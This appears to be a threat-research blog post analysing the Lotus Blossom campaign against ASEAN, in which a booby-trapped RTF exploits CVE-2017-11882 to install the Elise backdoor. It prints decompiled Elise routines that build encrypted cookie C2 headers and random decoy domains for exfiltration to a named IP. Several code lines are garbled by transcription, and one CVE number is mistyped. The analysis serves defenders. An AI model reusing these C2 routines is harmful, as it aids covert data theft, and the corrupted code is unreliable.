
Lotus Blossom Continues ASEAN Targeting


community.rsa.com/community/products/netwitness/blog/2018/02/13/lotus-blossom-continues-asean-targeting

During the last weeks of January (2018), nation state actors from Lotus Blossom conducted a targeted malspam campaign against the Association of Southeast Asian Nations (ASEAN) countries. Just months after the APT32 watering hole activity against ASEAN-related websites was observed in Fall 2017, this new activity clearly indicates the association (ASEAN) clearly remains a priority collection target in the region. This new Lotus Blossom campaign delivers a malicious RTF document posing as an ASEAN Defence Minister's Meeting (ADMM) directory (decoy) that also carries an executable (payload) embedded as an OLE object, the Elise backdoor.





The Elise backdoor is not new malware and has been successfully diagnosed in the past by Industry researchers (e.g. Palo Alto Unit 42's 2015 report) and more recently by Volexity and Accenture. Each of these are valuable resources to understanding the Elise malcode, infection process, and known capabilities of the backdoor. In addition, a current ANY.RUN playback of our observed Elise infection is also available.

Upon opening of the MS Word document, our embedded file exploits CVE-2017-11882 to drop a malicious fake Norton Security Shell Extension module, 'NavShExt.dll', which is then injected into iexplore.exe to install the backdoor, begin collection, and activate command and control.



Moving through the infection process, NetWitness Endpoint detects the initial exploit (CVE-2017-1182) in action as the Microsoft Equation Editor, 'EQNEDT32.exe', scores high for potentially malicious activity. This same process was also flagged in our any.run playback.







Our malware then spins up an instance of 'iexplore.exe' and injects 'NavShExt.dll' into that process.



While this is happening, the malware establishes persistence by creating an autorun in the registry and then also creates 'thumbcache_1CD60.db' at

'Users\admin\AppData\Local\Microsoft\Windows\Explorer\' to store harvested data.






As the infection process completes, we now observe Elise network activity (e.g., exfil of victim data and C2) through a conveniently hidden instance of Internet Explorer.



This traffic was also observed in NetWitness Packets, as the malware verifies the host IP address prior to kicking off C2 out to 103.236.150[.]14, which is likely compromised infrastructure.





Take note of the cookie set in this HTTP POST, because Lotus Blossom actors go to significant lengths to protect this data via both B64 encoding and AES encryption. The actual C2 for Elise takes place over "cookie" code and (rarely) body content.

```
v27 = 0;
v28 = (void *)a4;
v4 = this + 34;
v5 = this + 108;
034 = 0;
memset(&Dst, 0, 0x59u);
if ( sub D390CF(74, &v27, v4, &v34, (void *)a4) )
  sub D37FBE("AES Encrypt Cookie2 Fail!");
  return 0;
v7 = *(_DWORD *)(v5 + 42) + *(_DWORD *)(v5 + 38) + 46;
032 = 0;
memset(&v33, 0, 0xFCu);
sub D3A476(&v32, 0xFDu, v5, v7);
V30 = 0;
memset(&v31, 0, 0x10Cu);
v26 = 0;
if ( sub D390CF(v7, &v26, &v32, &v30, v28) )
  sub D37FBE("AES Encrypt Cookie3 Fail!");
  return 0;
v8 = operator new(0x62u);
v9 = v27;
v25 = v8
v27 = operator new(2 * (4 * (((signed int)v27 + 2) / 3) + 1));
v28 = operator new(2 * (4 * ((v26 + 2) / 3) + 1));
pwszHeaders = (LPCWSTR)1;
v10 = sub_D3847C(34);
if ( v10 == -1 )
  sub_D37FBE("AppType Base64Encode fail!");
pwszHeaders = 0;
v11 = sub_D3847C(v9);
024 = 011
if ( v11 == -1 )
  sub_D37FBE("lpEnAppHead Base64Encode fail!");
  pwszHeaders = 0;
```

```
sub_D37FBE("m_client_head Base64Encode fail!");
  pwszHeaders = 0;
if ( !pwszHeaders )
  operator delete(v25);
  operator delete(v27);
  operator delete(v28);
  return 0;
v13 = v11 + v12 + v10 + 100;
v14 = (__int16 *)operator new(0x208u);
pwszHeaders = (LPCWSTR)operator new(2 * v13);
v15 = rand();
v16 = (unsigned int)sub_D322D3(v15 % 5 + 5, 4);
sub_D3A689(v14, 260, 260, L"Cookie: %s=", v16);
sub_D3A9BB(pwszHeaders, v13, v14);
sub_D3AA2A(pwszHeaders, v13, v25, v10);
operator delete(v25);
v17 = rand();
v18 = (unsigned int)sub_D322D3(v17 % 5 + 5, 4);
Sub_D3A689(v14, 260, L"; %s=", v18);
sub_D3A93E((__int16 *)pwszHeaders, v13, v14);
sub_D3AA2A(pwszHeaders, v13, v27, v24);
operator delete(v27);
v19 = rand();
v20 = (unsigned int)sub_D322D3(v19 % 5 + 5, 4);
sub_D3A689(v14, 260, 260, L"; %s=", v20);
v21 = (__int16 *)pwszHeaders;
sub_D3A93E((__int16 *)pwszHeaders, v13, v14);
sub_D3AA2A(v21, v13, v28, v26);
operator delete(v28);
sub_D3A93E(v21, v13, (__int16 *)L";");
operator delete(v14);
if ( a3 )
  v22 = *(void **)(a2 + 16);
else
  v22 = *(void **)(a2 + 12);
*(_DWORD *)(a2 + 8) = v22;
if ( WinHttpAddRequestHeaders(v22, (LPCWSTR)v21, wcslen((const unsigned __int16 *)v21), 0xA00000000) )
```

Other infections (from the identical payload) each generated their own decoy domains to populate the host header, but in every case actually used the same hard-coded IP address, 103.236.150[.]14.

```
v9 = L".com";
v10 = L".net";
v11 = L".org";
v12 = L".info";
v13 = 0;
v1 = rand() % 4 + 1;
memset(&Dst, 0, 0x206u);
if ( v1 < 3 )
  v2 = rand() % 5 + 3;
  v3 = sub_D322D3(v2, 4);
else
  v3 = sub_D322D3(1, 4);
sub_D3A9BB(&v13, 260, v3);
if \overline{(v1>1)}
  04 = 01 - 1;
  do
    sub_D3A93E(&v13, 260, L".");
    v5 = rand();
    v6 = sub_D322D3(v5 % 5 + 3, 4);
    sub_D3A93E(&v13, 260, v6);
    --v4;
  while ( V4 );
v7 = rand() % 4;
sub_D3A93E(&v13, 260, (&v9)[2 * v7]);
return sub_D3A922(a1, 260, (const char *)L"%s", (unsigned int)&v13);
```

```
switch ( a2 )
 case 1:
   v2 = "abcdefghijklmnopqrstuvwxyz";
   break;
 case 2:
   v2 = "ABCDEFGHIJKLMNOPQRSTUVWXYZ";
   break:
 case 3:
   v2 = "0123456789";
   break;
 case 4:
   v2 = "0123456789abcdefghijklmnopqrstuvwxyz";
  default:
   v2 = "ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789abcdefghijklmnopqrstuvwxyz";
   break;
v9 = 0;
memset(&Dst, 0, 0x206u);
v3 = strlen(v2);
v7 = 0;
memset(&v8, 0, 0x206u);
if (a1 >= 1)
 v6 = a1;
  do
   v4 = rand();
   sub_D3A922(&v9, 260, (const char *)L"%c", v2[v4 % v3]);
   sub_D3A93E(&v7, 0x104u, &v9);
    --v6;
 while ( v6 );
return &v7;
```

After our Elise infection had run for about a day, we were visited by the threat actor. While it's unclear exactly what the actor may have been looking for, our infected (sandboxed) machine was not it and the backdoor was deleted.

+ System

EventData

UtcTime 2018-01-30 00:11:20.033

ProcessGuid {ABD1D68A-B828-5A6F-0000-001019274000}

ProcessId 1480

Image C:\Windows\SysWOW64\cmd.exe

CommandLine "C:\Windows\system32\cmd.exe" /c del C:\Users\ \AppData\Roaming\MICROS~1

\Windows\Caches\NavShExt.dll > nul

CurrentDirectory C:\Windows\system32\

User

LogonGuid {ABD1D68A-6869-5A6F-0000-0020BC7C0F00}

LogonId 0xf7cbc
TerminalSessionId 1
IntegrityLevel Medium

Hashes SHA1=EE8CBF12D87C4D388F09B4F69BED2E91682920B5

ParentProcessGuid (ABD1D68A-686A-5A6F-0000-0010DA051000)

Based on both previous activity and this current Lotus Blossom campaign, it is clear that we are witnessing the continued rise of cyber tradecraft and activity from nation-states in the Southeast Asian theater.

Thanks to Kent Backman, Justin Lamarre, and Ahmed Sonbol for their assistance with this research.

The following samples were used for this analysis:

Malicious RTF

Dropper (SHA256): d3fc69a9f2ae2c446434abbfbe1693ef0f81a5da0a7f39d27c80d85f4a49c411

NavShExt.dll (SHA256): 6dc2a49d58dc568944fef8285ad7a03b772b9bdf1fe4bddff3f1ade3862eae79

FirstWatch

